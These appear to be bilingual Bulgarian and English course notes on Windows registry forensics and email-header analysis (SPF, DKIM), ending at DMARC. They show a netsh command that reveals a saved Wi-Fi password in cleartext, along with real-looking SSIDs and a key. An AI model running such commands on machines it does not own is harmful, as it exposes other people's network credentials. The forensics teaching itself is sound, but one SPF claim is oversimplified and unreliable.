
File -> Obtain Protected Files



Избираме къде да се запазят – нова папка върху USB: Protected files + Password recovery and all registry files




Можем да проверим кои флашки са използвани



Флашката се монтира mount в Kali

Ако я разлистим – трябва ни тези 7 папки: 5 от регистъра + default + [username]



Професорът предоставя копие на своя регистър с линк:

dropbox.com/s/kq7mlwaf2u212qt/Registry%20Hives.zip?dl=0

Apps CSI Linux Cyber Secrets Lookup Tools Email Services Messaging Identity Social Media Threat Intelligence

Registry Hives.zip

Sign In Sign up

Registry Hives

Details

Dropbox

Dropbox Starred App Center

Starred folders

Star folders or drag them here for quick access

Lead Dashboard Mo... Registry files Boot Windows System32

Registry files

Click here to describe this folder and turn it into a Space Show examples

Pin or drag files and folders here for quick access

3 folders, 3 files

Name	Modified	Recent activity
> cfreds-2017-winreg_sgrd-10	1/2/21, 11:26 am	---
> Registry Hives	1/2/21, 11:58 am	---
> Win 10 Registry Backup	1/2/21, 3:05 pm	---
cfreds-2017-winreg_sgrd-10.7z	1/2/21, 11:15 am	You added
Registry Backup.reg	1/2/21, 2:39 pm	Guest view
Registry Hives.zip	1/2/21, 12:01 pm	You viewed

Registry Hives.zip


16 MB • Modified 2 days ago

Open Share

Send with Gmail

Send with Dropbox Transfer

Send with Microsoft Teams



Продължаваме с Forensics Registry Editor = FRED



<https://hackersarize.com/> - помогнали са за урока на професора

<https://www.dfir.training/training> - не намирам точния линк




Ultimate Registry Forensics Cheat Sheet

Copy CSV Excel PDF Print


Description	XP	Vista	Win 7	Win 8	Win 10	key
\$MFT Zone Definition	XP		7	8	10	SYSTEM\ControlSet###\Control\FileSystem\NtfsMftZoneReservation
64 BitShim Cache			7			HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatC
AccessData FTK Time Zone Cache						NTUSER.DAT\Software\AccessData\Products\Forensic Toolkit\Settings\1
AccessData Registry Viewer Recent File List						NTUSER.DAT\Software\Accessdata\Registry Viewer\Recent File List
Acro Software CutePDF						NTUSER.DAT\Software\Acro Software Inc\CPW
Adobe						NTUSER.DAT\Software\Adobe\

File -> Open hive -> software




HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Profiles


Виждаме от кои wifi мрежи машината е била част



Отваряме от флашката protected files -> Users -> [usersprofile Expat] -> NTUSER.DAT



Търсим кои файлове потребителят най-много е отварял по разширения



Намираме .docx или други -> създадени или отваряни от потребителя, а заглавните им букви се четат долу, което дава представа

Help

Key	Type	Value
0	REG_BINARY	4c 00 41 00 42 00 50 00 52 00 45 00 7e 00 31 00 2e 00 44 00 4f
1	REG_BINARY	57 00 69 00 72 00 65 00 73 00 68 00 61 00 72 00 6b 00 5f 00 38
10	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
11	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
2	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
3	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
4	REG_BINARY	6c 00 6f 00 61 00 6e 00 2d 00 61 00 67 00 72 00 65 00 65 00 6d
5	REG_BINARY	6c 00 6f 00 61 00 6e 00 2d 00 61 00 67 00 72 00 65 00 65 00 6d
6	REG_BINARY	73 00 61 00 6d 00 70 00 6c 00 65 00 2d 00 6c 00 6f 00 61 00 6e
7	REG_BINARY	6c 00 6f 00 61 00 6e 00 2d 00 61 00 67 00 72 00 65 00 65 00 6d
8	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
9	REG_BINARY	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00 6e 00 65 00 74
MRUListEx	REG_BINARY	03 00 00 00 0b 00 00 00 0a 00 00 00 02 00 00 00 09 00 00 00 08

Hex viewer

0000	65 00 61 00 73 00 74 00 74 00 6f 00 6d 00 5f 00	e.a.s.t.o.m._.
0010	6e 00 65 00 74 00 64 00 5f 00 69 00 6e 00 73 00	n.e.t.d._i.n.s.
0020	74 00 72 00 75 00 63 00 74 00 6f 00 72 00 67 00	t.r.u.c.t.o.r.g.
0030	75 00 69 00 64 00 65 00 5f 00 30 00 31 00 5f 00	u.i.d.e._.0.1._.
0040	46 00 69 00 6e 00 61 00 6c 00 2e 00 64 00 6f 00	F.i.n.a.l...d.o.
0050	63 00 00 00 c8 00 32 00 00 00 00 00 00 00 00	C.....2.....
0060	00 00 65 61 73 74 74 6f 6d 5f 6e 65 74 64 5f 69	..easttom_netd_i
0070	6e 73 74 72 75 63 74 6f 72 67 75 69 64 65 5f 30	nstructorguide_0

Намираме и кои сайтове е посещавал – съхранява от номер 1 до 25

Forensic Reg

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs

Key	Type	Value
url1	REG_SZ	https://accessdata.com/product-download/ftk-imager-lite-version-3-1-1
url2	REG_SZ	https://www.heidoc.net/joomla/technology-science/microsoft/67-microsoft-windows-and-office-iso-download-tool
url3	REG_SZ	https://www.dropbox.com/sh/pkt9616jkoivtAACrP9PgWa_78MEd_qCgMkmla?dl=0
url4	REG_SZ	https://www.dropbox.com/s/hmg7s3yylgdgzi/exif-samples-master.zip?dl=0

Hex viewer

0000	68 00 74 00 74 00 70 00 73 00 3a 00 2f 00 2f 00	h.t.t.p.s.:././.
0010	61 00 63 00 63 00 65 00 73 00 64 00 61 00	a.c.c.e.s.s.d.a.
0020	74 00 61 00 2e 00 63 00 6f 00 6d 00 2f 00 70 00	t.a...c.o.m./p.
0030	72 00 6f 00 64 00 75 00 63 00 74 00 2d 00 64 00	r.o.d.u.c.t.-d.

int8: 104
uint8: 104
int16: 104

И понеже хакерите крият IP-тата си, регистърът пази кой е използван в даденото време, за да се скрие В случая ControlSet001

HKEY_LOCAL_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interf

Node Key Type Value


ControlSet001

Control


Намираме различните IP-тата, с които се е свързвала към Dns сървър

Node	Key	Type	Value
ifsc	AddressType	REG_DWORD	0x00000000
ventsBroker	DhcpConnForceBroadcastFlag	REG_DWORD	0x00000000
outService	DhcpIPAddress	REG_SZ	100.127.255.249
	DhcpInterfaceOptions	REG_BINARY	fc 00 00 00 00 00
	DhcpNameServer	REG_SZ	8.8.8.8
	DhcpServer	REG_SZ	100.127.255.254
	DhcpSubnetMask	REG_SZ	255.255.255.248
	DhcpSubnetMaskOpt	REG_MULTI_SZ	255.255.255.248
ige	Domain	REG_SZ	
neters	EnableDHCP	REG_DWORD	0x00000001
dapters	IsServerNapAware	REG_DWORD	0x00000000
NSRegisteredAdapters	Lease	REG_DWORD	0x01e13380
Interfaces	LeaseObtainedTime	REG_DWORD	0x5ff3ac16
	LeaseTerminatesTime	REG_DWORD	0x61d4df96
	NameServer	REG_SZ	
	T1	REG_DWORD	0x60e445d6


Много пъти вирусите се оставят включени още със стартирането на системата, за да има хакерът постоянен достъп. Информацията за тях може да се намери на десетки места в системата, но ние ще разгледаме няколко:



Точно под Run е Run Once, която също трябва да се провери за malware, т.к. най-често в него се съхранява – в случая е празно



Също проверяваме всички услуги, които се включват при стартиране на системата:



Ключ 2 – стартира се автоматично

3 – ръчно

4 – изключена услуга

Node	Key	Type	Value
ActivationBroker	CategoryOptions	REG_DWORD	0x00000003
ControlSet001	Close	REG_SZ	ClosePerformanceData
Enum	Collect	REG_SZ	CollectPerformanceData
Hardware Profiles	Counter Names	REG_BINARY	43 00 6f 00 6e 00 6e 00 65 00 63 00 74 00 69 00 6f 00 6e 00 73 00 20 00 45 00 73 00 74 00 61 00 62 00 6c 00 69 00 73 00 68 00 65 00 64
Policies	Counter Types	REG_BINARY	36 00 35 00 35 00 33 00 36 00 00 00 36 00 35 00 37 00 39 00 32 00 00 00 36 00 35 00 37 00 39 00 32 00 00 00 36 00 35 00 35 00 33 00 3
Services	FileMappingSize	REG_DWORD	0x00020000
.NET CLR Data	First Counter	REG_DWORD	0x00001aac
Linkage	First Help	REG_DWORD	0x00001aad
Performance	InstallType	REG_DWORD	0x00000001
.NET CLR Networking	IsMultiInstance	REG_DWORD	0x00000001
Linkage	Last Counter	REG_DWORD	0x00001ab6
Performance	Last Help	REG_DWORD	0x00001ab7
.NET CLR Networking 4.0	Library	REG_EXPAND_SZ	%systemroot%\system32\netfxperf.dll
.NET Data Provider for ODBC	Object List	REG_SZ	6828
.NET Data Provider for SQL	Open	REG_SZ	OpenPerformanceData
.NET Memory Cache 4.0	PerfIniFile	REG_SZ	_Networkingperfcounters_v2_d.ini
.NET Framework			
1394ohci			
3ware			
AarSvc			
AarSvc_4b5426f			
ACPI			
AcpiDev			
acpiex			
acpipagr			
AcpiPmi			
acpitime			
acsock			
Acx01000			

В случая долу вдясно е 3

Също е възможно да е съхраняван зловереден софтуер или доказателства върху флашка, така че проверяваме всички устройства, които са били пъхани в машината



Виждаме флашката и wifi-адаптер, който е бил прикачен за машината

Node	Key	Type	Value
ActivationBroker	Address	REG_DWORD	0x0000000c
ControlSet001	Capabilities	REG_DWORD	0x00000010
> Control	ClassGUID	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}
< Enum			USBSTOR\Disk
> ACPI	CompatibleIDs	REG_MULTI_SZ	USBSTOR\RAW
> ACPI_HAL			GenDisk
> DISPLAY	ConfigFlags	REG_DWORD	0x00000000
> HDAUDIO	ContainerID	REG_SZ	{c218ee2f-1751-5f13-bef8-7eb509610d74}
> HID	DeviceDesc	REG_SZ	@disk.inf,%disk_devdesc%;Disk drive
> HTREE	Driver	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}\0003
> PCI	FriendlyName	REG_SZ	TOSHIBA USB FLASH DRIVE USB Device
> ROOT			USBSTOR\DiskTOSHIBA_USB_FLASH_DRIVE_
> SCSI			USBSTOR\DiskTOSHIBA_USB_FLASH_DRIVE_
> STORAGE			USBSTOR\DiskTOSHIBA_
> SW			USBSTOR\TOSHIBA_USB_FLASH_DRIVE_
> SWD			TOSHIBA_USB_FLASH_DRIVE_
> USB			USBSTOR\GenDisk
> USBSTOR			GenDisk
< Disk&Ven_TOSHIBA&I			
< C412F52D6C9BC0			
< Device Param			

Dumping wifi credentials using NetSh = Network Shell – програма на MS, която може да се стартира от CMD или PowerShell и извлича username + password от wifi, не е необходимо към дадения момент да има интернет връзка. Командите могат да се стартират локално или отдалечено и дават детайлна информация.

Ако хакер, живеещ наблизо, използва wifi на църква, това се разбира.

Ако сме на гости и приятелят ни е забравил паролата си за wi-fi

netsh wlan show profiles

```
Administrator: Command Prompt

C:\WINDOWS\system32>netsh wlan show profiles

Profiles on interface Wi-Fi:

Group policy profiles (read only)
-----
<None>

User profiles
-----
All User Profile      : SKYbroadband8E96
All User Profile      : SDW-KRAHENBILL
All User Profile      : Cisco01577
All User Profile      : SDW-KRAHENBILL EXT
All User Profile      : ST. DOMINIC'S WIFI

C:\WINDOWS\system32>netsh wlan show profile name= SKYbroadband8E96 key=clear
```

Можем да продължим да изреждаме последователно за всяка от мрежите, започваме с първата

```
Select Administrator: Command Prompt

Number of SSIDs      : 1
SSID name           : "SKYbroadband8E96"
Network type        : Infrastructure
Radio type          : [ Any Radio Type ]
Vendor extension     : Not present

Security settings
-----
Authentication       : WPA2-Personal
Cipher               : CCMP
Authentication       : WPA2-Personal
Cipher               : GCMP
Security key         : Present
Key Content          : 603402923

Cost settings
-----
Cost                 : Unrestricted
Congested            : No
Approaching Data Limit : No
Over Data Limit      : No
Roaming              : No
```

Това не е единственият начин, но този е най-лесният.

Lab - Email Header Analysis

Overview

In this lesson, you will learn the fundamentals of analyzing the contents of an email header. Analyzing email headers is one of the most common tasks in digital forensics and can help authenticate an email sender. An example of practical use of a mail header analysis would be establishing the true identity of the email sender or receiver in a court of law. By analyzing the contexts of an email header, digital forensic experts can examine the authentication keys to determine if an email sender was forged.

Terms used in this lab

Sender Policy Framework (SPF)

SPF is a framework to prevent sender address forgery. In addition, the SPF field describes mail servers that are allowed to send messages for the given (sender) domain. SPF thus helps to avoid fake sender email addresses. The result (Received-SPF) can be neutral, pass or fail but, this is not always the case. The SPF should not be used to confirm the legitimacy of the email. The following example came from a fake email.

Terms used in this lab

Sender Policy Framework (SPF)

SPF is a framework to prevent sender address forgery. In addition, the SPF field describes mail servers that are allowed to send messages for the given (sender) domain. SPF thus helps to avoid fake sender email addresses. The result (Received-SPF) can be neutral, pass or fail but, this is not always the case. The SPF should not be used to confirm the legitimacy of the email. The following example came from a fake email.

Example:

```
Received: from sv323.xserver.jp (sv323.xserver.jp. [219.94.203.163])
        by mx.google.com with ESMTPS id
        j17si21147467pll.154.2021.06.01.07.09.37
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Tue, 01 Jun 2021 07:09:38 -0700 (PDT)
Received-SPF: neutral (google.com: 219.94.203.163 is neither permitted nor
denied by best guess record for domain of n-satou@saho.co.jp) client-
ip=219.94.203.163;
```

SPF – Framework to prevent sender forgery – предотвратява фалшификацията на подател
В случая, в червено – neutral показва, че е фалшиво и не искат google да го сложи под карантина или отхвърли, затова го връщат с neutral response.

Domain Keys Identified Mail (DKIM)

DKIM is a method used to associate a domain name to an email. DKIM allows an organization to check the (cryptographic) signature to ensure untampered transit of the message and true ownership of the message.

Not every email is going to have this feature.

Example

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;  
d=gmail.com; s=20161025;  
h=from:to:subject:date:message-id:mime-version:thread-index  
:content-language;  
bh=fZjxO4TdlSVYWA6YIXoMF8AS+FOsm2lVltfhDvYZNQo=;  
b=cMSUNWMGENp4jXuFTInBnZi6Sq2ZcjhBNA0ht8rSEt1SR8b0gGmiizZ4l52lGSCum5  
lRtmPPtt/tqngubiLBBW2fatlarhjo6qRp7FRE9IsE6XBil6muTGS/kUDwEm9NGXjQRp  
nxmHp4/JKDKrYHg8cKsm+yr3kl7hNXHITrb9VAh2CtEKpAxSYN3MsC4QplXdnLArQju  
U3jAnJf0lLZwZcygBbZSY7ENEatHSbHpt6LLeQKlzosYARoakAH3j8EaAAAu1TfyAYE4  
+u7ENqUzddifO6Qty3E2I4Soq00SbOO+e64WIUZ0gxARQgeuAN7H/jaOkC4t5mhWmkb  
aEFA==
```

Трябва да се гледа и Domain Keys Identified Mail DKIM – удостоверява криптографски неподправеността на съобщението и подателя, или да бъдат сметени за СПАМ. Не всеки имейл има тази функционалност.

If the DMIK is legit and can be confirmed as originating from a real domain, you will see the following message: dkim=pass

During the analysis of any email header, if the DKIM is missing, you may see something similar to the following message.

```
Dkim Signature Error:  
No DKIM-Signature header found - more info
```

```
Dkim Signature Error:  
There must be at least one aligned DKIM-Signature for the message to be considered aligned. - more info
```

The fact that the DKIM is missing only indicates that the sender was not using the protocol, and not all senders legit or otherwise will use DKIM but, no DKIM and no SPF means, no DMARC.

Domain Based Message Authentication Reporting (DMARC)

